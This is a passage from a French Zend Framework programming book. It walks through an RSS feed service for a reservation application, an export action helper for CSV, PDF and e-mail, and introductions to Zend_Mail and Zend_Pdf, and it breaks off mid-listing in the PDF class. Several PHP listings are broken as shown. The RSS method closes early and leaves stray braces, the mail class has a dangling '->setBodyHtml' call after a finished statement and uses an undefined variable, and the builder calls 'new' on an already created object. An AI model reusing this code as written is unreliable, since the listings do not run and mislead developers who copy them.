


Figure 12-9
Diagramme de classes simplifié
du composant Zend_Feed

Du point de vue de l'architecture, nous allons mettre en place une classe de service RSS qui se comportera de la même manière que `Zend_Soap_Server` ou `Zend_Rest_Server` afin qu'elle puisse être compatible avec le contrôleur `WebserviceController`.

Classe de gestion des services de flux

```
<?php
/**
 * Classe de gestion des flux
 */
class Zfbook_Feed
{
    /**
     * @var Zend_Feed_Abstract
     */
    private $_feed = null;

    public function setClass($class)
    {
        $server = new $class;
        $this->_feed = Zend_Feed::importArray(
            $server->getRssArray(),
            'rss');
    }

    public function handle()
    {
        if (!$this->_feed instanceof Zend_Feed_Abstract) {
            throw new Zfbook_Feed_Exception("Feed unknown");
        }
        $this->_feed->send();
    }
}
```

Comme nous pouvons le voir dans son implémentation, la classe `Zfbook_Feed` possède deux méthodes :

- `setClass()` récupère le nom de la classe chargée de fournir les données du flux, d'instancier l'objet correspondant et de construire un objet `Zend_Feed` stocké dans la propriété `$_feed` ;
- `handle()` vérifie que `$_feed` est correctement chargée et transmet le flux au client.

Cette classe peut ainsi être instanciée dans `WebserviceController` et faire office de contrôleur de service. La méthode `postDispatch()` du contrôleur se chargera d'appeler tour à tour `setClass()` et `handle()`. Voici l'extrait de `WebserviceController` qui concerne notre flux RSS :

Action RSS dans WebserviceController

```
// Nous sommes quelque part dans WebserviceController
public function rssAction()
{
    $this->_server = new Zfbook_Feed();
}
```

La classe `Zfbook_Feed_Exception` est simplement une classe vide qui étend `Zfbook_Exception` et permet de lancer une exception personnalisée relative à notre composant.

Il ne nous reste plus qu'à créer la classe `Zfbook_Reservation_RssServer` de manière à ce qu'elle soit traitée par notre objet `Zfbook_Feed`. Afin de généraliser la création de classes fournissant des données pour un flux RSS – par exemple, pour fournir un flux de nouvelles salles ou d'utilisateurs, nous prenons soin de mettre en place une interface adaptée :

Interface pour la création de classes de flux

```
<?php
/**
 * Interface pour la mise en place de classes de flux
 */
interface Zfbook_Feed_Interface
{
    /**
     * Retourne un tableau à charger pour un flux RSS
     */
    public function getRssArray();
}
```

Enfin, il ne nous reste plus qu'à créer la classe de flux RSS pour les réservations avec une méthode `getRssArray()` telle que mentionnée dans l'interface. Cette méthode doit renvoyer un tableau PHP contenant les données nécessaires à la génération du flux RSS par `Zend_Feed`.

Classe de flux RSS pour les réservations

```
<?php
/**
 * La classe soap frontale de l'API
 */
class Zfbook_Reservation_RssServer
extends Zfbook_Reservation_Server
implements Zfbook_Feed_Interface
{
    public function getRssArray()
    {
        $rss = array(
            'title' => 'Reservations',
            'link'   => 'http://html.zfbook/webservice/rss',
        );
    }
}
```

```

        'charset' => 'utf-8'
    );
    $reservations = $this->getReservations(
        '2008-08-01 00:00:00', '2100-01-01 00:00:00'
    );
    foreach ($reservations as $reservation)
    {
        $entry = array();
        $entry['title'] = $reservation['usage'];
        $entry['link'] = 'http://html.zfbook/reservation/edit/r/' . $reservation['id'];
        $entry['description'] = 'Room ' . $reservation['id_room'] . ' from '
            . $reservation['date_begin'] . ' to '
            . $reservation['date_end'];
        $rss['entries'][] = $entry;
    }
    return $rss;
}
}
}

```

Nous remarquons, dans son implémentation, que cette classe étend `Zfbook_Reservation_Server` de manière à disposer de la méthode `getReservations()` utilisée par tout service web. De plus, l'interface `Zfbook_Feed_Interface` oblige la classe à disposer d'une méthode `getRssArray()`. Le tableau construit ici est volontairement minimal. Il permet la génération d'un flux RSS contenant quelques données sur les réservations. Libre à vous de le compléter à l'aide de la documentation officielle de `Zend_Feed`.




Figure 12-10
Le flux RSS généré

La figure 12-10 illustre le résultat d'un appel à l'action RSS. Il s'agit bien d'un flux XML interprété comme du RSS par le navigateur.

Une dernière étape, optionnelle mais utile pour vos visiteurs, consiste à insérer un lien vers votre flux dans l'en-tête de vos pages HTML. Cela permettra un accès facilité sur toutes les pages de l'application.

Ajout d'un lien vers le flux dans l'en-tête de la page (layout.phtml)

```
<head>
...
<?php echo $this->headLink()->setAlternate(
    $this->link('webservice', 'rss'),
    'application/rss+xml',
    $this->translate('Liste des réservations'));
?>
...
</head>
```

Le composant `Zend_View` prévoit l'insertion de balises HTML `link alternate`, très utilisées pour mettre en place ce lien vers un flux de données. La figure 12-11 montre la balise HTML générée et l'avertissement de la présence d'un flux RSS dans Firefox.





Figure 12-11
Ajout d'un lien alternate
pour le flux RSS

En résumé

En matière d'interopérabilité, Zend Framework n'a pas loupé le coche et propose de véritables solutions. `Zend_XmlRpc`, `Zend_Feed`, `Zend_Soap` et `Zend_Rest` permettent de créer des serveurs de services web sur les technologies les plus courantes, mais aussi de créer des clients capables de les consommer.

Allez plus loin, et voyez toute la panoplie `Zend_Service_*` qui permet de profiter des services connus, comme ceux d'Amazon, Yahoo, Technorati ou encore SlideShare. Sans parler de l'extraordinaire potentiel offert par le composant `Zend_GData` : à peu près tous les services web de Google y sont présents, et son code source est mis au point par des employés de Google, en partenariat avec Zend... un vrai régal !

chapitre **13**



Autres composants utiles

Envoyer des mails, générer des fichiers PDF, gérer des formulaires... quand des fonctionnalités difficiles à utiliser en temps normal s'avèrent simples grâce à l'emploi de certains outils, pourquoi s'en priver ? Grâce à la programmation orientée objet et à Zend Framework, nous disposons de multiples composants « prêts à l'emploi ».

SOMMAIRE

- ▶ Envoyer des mails simplement
- ▶ Générer des fichiers PDF
- ▶ Gérer des formulaires

COMPOSANTS

- ▶ Zend_Mail
- ▶ Zend_Pdf
- ▶ Zend_Form
- ▶ Zend_*

MOTS-CLÉS

- ▶ mails
- ▶ POP
- ▶ SMTP
- ▶ PDF
- ▶ formulaire
- ▶ filtre
- ▶ validateur

Les composants que présente ce chapitre sont utiles et vous feront gagner du temps. Cela vaut la peine de connaître leur existence et de savoir comment les utiliser. En plus de quelques explications détaillées sur `Zend_Mail`, `Zend_Pdf` et `Zend_Form`, ce chapitre vous éclairera sur les composants `Zend` que nous n'avons pas encore abordés dans cet ouvrage.

Ces quelques composants apportent des fonctionnalités supplémentaires ou permettent de simplifier et organiser certaines opérations. Plusieurs d'entre eux sont détaillés ici : `Zend_Mail` et `Zend_Pdf` apportent des outils pour manipuler respectivement des e-mails et des fichiers PDF, tandis que `Zend_Form` offre un cadre pour la gestion de formulaires.

Préparation de l'architecture

Avant d'introduire les fonctionnalités, nous allons mettre en place une architecture basée sur une aide d'action.

Ce chapitre est découpé en deux parties : la partie composants (*library*) et la partie MVC.

RENOVI Aides d'action

Si les aides d'action ne vous ont pas familières, reportez-vous aux chapitres 6 et 7 sur MVC.

Les composants (library)

L'accès aux fonctions d'export (PDF, CSV) et l'envoi du rapport par e-mail sera assuré par l'intermédiaire d'une aide d'action (*action helper*). La figure 13-1 illustre les classes qui seront mises en œuvre pour notre besoin.




Figure 13-1
Architecture de l'aide d'action
ExportReservation

La classe principale de l'aide d'action s'appelle `Zfbook_Controller_ActionHelpers_ExportReservations`. Il est possible de modifier le répertoire pour éviter d'avoir un nom à rallonge. Dans notre exemple, nous resterons dans l'emplacement conseillé pour ce type d'objet. Notre classe comporte la méthode `direct()`, requise par l'aide d'action, et une méthode `_build()` destinée à créer des objets d'export (PDF, CSV, etc.), qui implémentent obligatoirement l'interface `Zfbook_Controller_ActionHelpers_ExportReservations_Interface`. En résumé, voici les rôles des classes à créer :

- `Zfbook_Controller_ActionHelpers_ExportReservations` est la classe de l'aide d'action. Il s'agit d'un monteur (*builder*) qui charge la classe d'export à utiliser (méthode `_build()`) et exécute l'opération d'export (méthode `direct()`) ;
- `Zfbook_Controller_ActionHelpers_ExportReservations_Interface` oblige les classes d'export CSV, PDF et mail à posséder les méthodes `getMimeType()` et `getContent()` utilisées par l'aide d'action ;
- `Zfbook_Controller_ActionHelpers_ExportReservations_Abstract` est la classe mère des classes d'export. Elle contient le code commun de l'ensemble des classes d'export, notamment le constructeur qui récupère la liste des réservations à exporter ;
- `Zfbook_Controller_ActionHelpers_ExportReservations_Csv` est la classe d'export au format CSV. Cette classe utilisera simplement `Zfbook_Convert_Csv` pour la conversion (voir chapitre 15) ;
- `Zfbook_Controller_ActionHelpers_ExportReservations_Mail` assure l'envoi de l'e-mail contenant la liste des réservations ;
- `Zfbook_Controller_ActionHelpers_ExportReservations_Pdf` assure la création du flux PDF pour l'export dans ce format.

La classe du plugin `ExportReservation`

```
<?php
/**
 * Aide d'action qui gère les exports
 */
class Zfbook_Controller_ActionHelpers_ExportReservations
extends Zend_Controller_Action_Helper_Abstract
{
    public function direct($format = 'pdf')
    {
        $exportObject = $this->_build($format);
        $this->getActionController()
            ->getResponse()
            ->setHeader('Content-type',
                $exportObject->getMimeType());
    }
}
```

```

        $this->getActionController()
            ->getResponse()
            ->setBody($exportObject->getContent());
    }

    /**
     * Construit un objet d'export (builder)
     */
    private function _build($format)
    {
        $classToBuild = 'Zfbook_Controller_ActionHelpers_ExportReservations_' . ucfirst($format);
        if (!class_exists($classToBuild)) {
            $msg = "Format de sortie inconnu";
            throw new Zfbook_Controller_Exception($msg);
        }
        $classToBuild = new $classToBuild;
        if (!$classToBuild instanceof Zfbook_Controller_ActionHelpers_ExportReservations_Abstract) {
            $msg = "Classe d'export incorrecte";
            throw new Zfbook_Controller_Exception($msg);
        }
        return new $classToBuild;
    }
}

```

Concrètement, la méthode `_build()` de la classe d'aide d'action construit le nom de la classe d'export à charger à partir du format de l'export passé en paramètre. Puis, quelques vérifications sont effectuées telles que l'existence de la classe et, après son instanciation, le contrôle du type de classe. Par héritage, les classes d'export doivent implémenter l'interface. Enfin, l'objet export est retourné.

La méthode `_build()` est privée, car elle est utilisée uniquement par la méthode `direct()` située dans la même classe. Cette dernière prend en paramètre le format de l'export à réaliser, charge l'objet d'export par l'intermédiaire de `_build()`, puis exécute les actions d'export via les méthodes `getMimeType()` et des classes d'export.

Interface utilisée pour les classes d'export

```

<?php
/**
 * Classe mère des classes d'export
 */
abstract class Zfbook_Controller_ActionHelpers_ExportReservations_Abstract
implements Zfbook_Controller_ActionHelpers_ExportReservations_Interface
{
    protected $_resaTab;
}

```

```

/**
 * Constructeur, récupère la liste à exporter
 */
public function __construct()
{
    $reservationList = new TReservationList();
    $this->_resaTab = $reservationList->fetchAll()
                        ->toArray();
}
}

```

Comme nous l'avons vu précédemment, la classe abstraite contient un constructeur qui charge les réservations dans la propriété `$_resaTab`. Cette propriété contient donc, dans un tableau, la liste des réservations à exporter. Cette classe implémente l'interface de manière à obliger les classes filles à hériter de cette implémentation.

Interface des classes d'export

```

<?php
/**
 * Interface de l'aide d'export de réservations
 */
interface Zfbook_Controller_ActionHelpers_ExportReservations_Interface
{
    /**
     * Retourne le mime type de l'export
     */
    public function getMimeType();

    /**
     * Récupère le contenu complet exporté
     */
    public function getContent();
}

```

Comme nous pouvons le voir dans l'interface, une classe d'export doit avoir une méthode `getMimeType()` qui retourne le type des données à exporter et une méthode `getContent()` qui retourne les données à envoyer dans la sortie standard.

Voyons maintenant à quoi ressemble une classe d'export. Un bon exemple est la classe `CSV`, qui reste minimale dans la mesure où l'algorithme de génération des données CSV est déjà développé dans une bibliothèque à part.

Classe d'export au format CSV

```
<?php
/**
 * Export en CSV des réservations
 */
class Zfbook_Controller_ActionHelpers_ExportReservations_Csv
extends Zfbook_Controller_ActionHelpers_ExportReservations_Abstract
{
    const MIME_TYPE = 'text/csv';

    public function getMimeType()
    {
        return self::MIME_TYPE;
    }

    /**
     * Construit et retourne le flux CSV des réservations
     */
    public function getContent()
    {
        return Zfbook_Convert_Csv::getInstance()
            ->convertFromArray($this->_resaTab);
    }
}
```

Nous retrouvons nos deux méthodes déclarées dans l'interface.

MVC

Pour la partie MVC, rien de bien compliqué. Nous allons mettre en place une action export, qui fait appel à l'aide d'action décrite précédemment et sa vue associée.

ReservationController::exportAction()

```
// Nous sommes dans la classe ReservationController
public function exportAction()
{
    if ($this->_hasParam('format')) {
        $exportType = $this->getRequest()->getParam('format');
        $this->_helper->viewRenderer->setNoRender(true);
        $this->_helper->layout->disableLayout();
        $this->_helper->exportReservations($exportType);
    } else {
        $title = "Export de la liste des réservations";
        $this->view->setTitrePage($title);
    }
}
```

Dans cette méthode, si un paramètre `format` est précisé, on appelle l'aide d'action après avoir désactivé l'appel de la vue et du layout, sinon la page d'export est simplement affichée avec son titre.

Vue associée à l'action `export` (`reservation/export.phtml`)

```
<h1><?php echo $this->pageTitle; ?></h1>
<p>Actions :</p>
<ul>
  <li>
    <a href="<?php echo $this->link('reservation', 'export', null, array('format' => 'pdf')); ?>">
      <?php echo $this->translate("Exporter les réservations en PDF"); ?></a>
    </li>
    <li>
      <a href="<?php echo $this->link('reservation', 'export', null, array('format' => 'csv')); ?>">
        <?php echo $this->translate("Exporter les réservations en CSV"); ?></a>
      </li>
    <li>
      <a href="<?php echo $this->link('reservation', 'export', null, array('format' => 'mail')); ?>">
        <?php echo $this->translate("Envoyer un rapport par e-mail"); ?></a>
      </li>
</ul>
```

Dans cette vue, nous déclarons par avance l'ensemble des liens dont nous aurons besoin pour accéder aux services d'export. Ces liens sont à ajouter à deux des services web (SOAP et REST), s'ils existent.

Suite à cette introduction sur l'architecture, intéressons-nous maintenant aux composants eux-mêmes...

RENOI SOAP et REST

Les services web sont abordés au chapitre 12.

Zend_Mail : envoi d'e-mails

`Zend_Mail` permet de simplifier l'envoi d'e-mails, mais aussi la lecture des e-mails depuis un compte POP ou IMAP. Ces opérations s'effectuent à travers un objet `Zend_Mail`. Dans nos exemples, nous allons nous concentrer sur l'envoi d'e-mails, qui est l'opération la plus courante.

Envoyer un simple e-mail

Pour envoyer un e-mail classique, comportant un sujet et un texte, rien de plus simple avec `Zend_Mail`. Voici comment procéder :

Envoi simple d'un e-mail

```
$mail = new Zend_Mail();
$mail->setSubject('Sujet de mon e-mail');
$mail->addTo('guillaume.poncon@openstates.com');
$mail->send();
```

Il est également possible d'effectuer nombre d'autres opérations utiles avec Zend_Mail :

- configurer le transport ou la connexion SMTP à utiliser, avec authentification, si nécessaire ;
- utiliser plusieurs transports ;
- envoyer un e-mail en HTML ;
- attacher des pièces jointes ;
- contrôler les types MIME, les jeux de caractères et les encodages ;
- indiquer plusieurs destinataires et contrôler les en-têtes.




Figure 13–2

Diagramme de classes simplifié de Zend_mail

Envoyer un e-mail complet

Dans notre application, nous décidons de mettre en place une action qui expédie par e-mail la liste des réservations. Les réservations du jour sont en HTML dans le message, et l'ensemble des réservations de la base sont stockées dans un fichier PDF joint au mail.

Notre algorithme de création d'e-mail est alors le suivant :

- 1 créer l'objet e-mail et spécifier le sujet et le destinataire ;
- 2 extraire la liste des réservations du jour ;
- 3 effectuer le rendu HTML des réservations extraites à l'aide du template `views/reservation/report.phtml` ;
- 4 extraire la liste de l'ensemble des réservations ;
- 5 construire les données CSV ;
- 6 attacher le fichier CSV à l'e-mail ;
- 7 envoyer l'e-mail.

Comme prévu, nous allons mettre en place cet algorithme dans la classe d'export associée.

Classe d'export utilisée pour l'envoi d'un e-mail

```
<?php
/**
 * Envoi d'un email contenant les réservations
 */
class Zfbook_Controller_ActionHelpers_ExportReservations_Mail
extends Zfbook_Controller_ActionHelpers_ExportReservations_Abstract
{
    const MIME_TYPE = 'text/html; charset=utf-8';

    public function getMimeType()
    {
        return self::MIME_TYPE;
    }

    /**
     * Expédie un e-mail avec une liste de réservations
     * et retourne un message
     */
    public function getContent()
    {
        // Construction de la liste des réservations en HTML
        // Pour le corps du message.
        $htmlContent = '<h1>Liste des réservations</h1>';
        $htmlContent .= '<table border="1">';
        foreach ($this->_resaTab as $key => $item) {
            $htmlContent .= '<tr><td>';
            unset($item['id_reservation']);
            unset($item['id_user']);
            unset($item['id_room']);
        }
    }
}
```

```

        if ($key == 0) {
            $htmlContent .= '<b>'
                . implode('</b></td><td><b>',
                    array_keys($item));
            $htmlContent .= '</b></td></tr><tr><td>';
        }
        $htmlContent .= implode('</td><td>',
            array_values($item));
    }
    $htmlContent .= '</td></tr></table>';

    // Destinataire
    $email = Zend_Auth::getInstance()->getIdentity()
        ->email;
    $name = Zend_Auth::getInstance()->getIdentity()
        ->firstname
        . ' ' . Zend_Auth::getInstance()->getIdentity()
        ->lastname;

    // Plugin PDF pour la pièce jointe
    $pdfExportPlugin = new Zfbook_Controller_ActionHelpers_ExportReservations_Pdf();

    // Transport à utiliser pour l'envoi
    $transport = new Zend_Mail_Transport_Smtp('smtp.wanadoo.fr');

    // Construction de l'e-mail
    $mail = new Zend_Mail('UTF-8');
    $mail->setSubject('Liste des réservations')
        ->setFrom('contact@zfbook.fr', 'ZFBOOK')
        ->addTo($email, $name);

    // Ajout des données HTML
    ->setBodyHtml($htmlContent, 'UTF-8');

    // Ajout d'un attachement (PDF)
    $attachment = $mail->createAttachment(
        $pdfExportPlugin->getContent($reservations)
    );
    $attachment->type = $pdfExportPlugin->getMimeType();
    $attachment->filename = 'reservations.pdf';

    // Envoi
    $mail->send($transport);

    return 'Mail sent to ' . $name;
}
}

```

Dans la classe `getContent()`, la première partie concerne la construction d'un contenu HTML qui n'a rien de compliqué. Étant donné que nous voulons attacher un document PDF à notre e-mail, nous pouvons utiliser la classe d'export PDF qui nous permettra de récupérer le contenu PDF à expédier. L'objet contenu dans `$transport` sert simplement à

définir la méthode de transport. Ici, il s'agit d'un envoi via le serveur SMTP de Wanadoo. Il aurait été utile de définir ce paramètre dans le fichier de configuration dans le cadre d'une refonte de code. Nous vous laissons le soin de cette opération à réaliser avec `Zend_Config`, à titre d'exercice, si vous le souhaitez.

On crée ensuite l'objet `Zend_Mail`, en précisant l'encodage UTF-8. Cet objet dispose de plusieurs méthodes permettant d'ajouter à l'e-mail des informations telles que le sujet, les destinataires, l'expéditeur et le contenu en texte et/ou en HTML. Il est même possible d'y attacher des fichiers en renseignant leur type et leur contenu, comme cela vous est montré dans le code source. Enfin, l'envoi se fait avec la méthode `send()`, qui peut prendre en paramètre optionnel l'objet transport.

Voilà comment utiliser l'objet `Zend_Mail` qui, comme nous pouvons le voir, simplifie la création et l'envoi d'e-mails. Évidemment, il est toujours recommandé d'étudier plus amplement les protocoles utilisés par `Zend_Mail`, dans le cas où vous rencontreriez des problèmes. Savoir comment tout cela fonctionne reste tout de même gage de pérennité.

Zend_Pdf : créer des fichiers PDF

`Zend_Pdf` est un composant qui permet de créer ou de modifier des fichiers PDF. Il est notamment possible d'écrire du texte, de dessiner des formes géométriques et d'ajouter des images. Dans l'exemple, nous allons créer un PDF contenant une page de garde et, sur les pages suivantes, la liste des réservations.

Ici aussi, nous allons créer une classe d'export PDF compatible avec notre architecture. Voici à quoi ressemble le contenu de cette classe, que nous allons commenter par la suite :

Classe d'export en PDF

```
<?php
/**
 * Export en PDF des réservations
 */
class Zfbook_Controller_ActionHelpers_ExportReservations_Pdf
extends Zfbook_Controller_ActionHelpers_ExportReservations_Abstract
{
    const MIME_TYPE = 'application/pdf';

    public function getMimeType()
    {
        return self::MIME_TYPE;
    }
}
```

```

/**
 * Construit le PDF contenant la liste des réservations
 */
public function getContent()
{
    // Création d'un nouveau document PDF
    $pdf = new Zend_Pdf();

    // Style par défaut du document
    $style = new Zend_Pdf_Style();
    $lineColor = new Zend_Pdf_Color_GrayScale(0.2);
    $style->setLineColor($lineColor);
    $style->setLineWidth(1);
    $helvetica = Zend_Pdf_Font::fontWithName(Zend_Pdf_Font::FONT_HELVETICA);
    $style->setFont($helvetica, 18);

    // Page d'accueil
    $pdf->pages[] = ($homePage = $pdf->newPage('A4'));
    $font = Zend_Pdf_Font::fontWithName(Zend_Pdf_Font::FONT_HELVETICA_BOLD);
    $homePage->setFont($font, 36);
    $homePage->drawText('Liste des réservations', 120, 500);
    $font = Zend_Pdf_Font::fontWithName(Zend_Pdf_Font::FONT_HELVETICA);
    $homePage->setFont($font, 14);
    $dateNow = new Zend_Date();
    $homePage->drawText('Export du ' . $dateNow, 200, 450);
    $homePage->drawRectangle(20, 20, $homePage->getWidth() - 20, $homePage->getHeight() - 20, 0);

    $imagePath = dirname(__FILE__) . DIRECTORY_SEPARATOR . 'header.jpg';
    $imageHeader = Zend_Pdf_Image::imageWithPath($imagePath);
    foreach ($this->_resaTab as $item) {
        $pdf->pages[] = ($page = $pdf->newPage('A4'));
        $page->drawImage($imageHeader, 20,
            $homePage->getHeight() - 220,
            $homePage->getWidth() - 20,
            $homePage->getHeight() - 20);
        $page->drawRectangle(20, 20,
            $homePage->getWidth() - 20,
            $homePage->getHeight() - 20, 0);
        $page->setStyle($style);
        $y = 20;
        $x1 = 40;
        $x2 = 180;
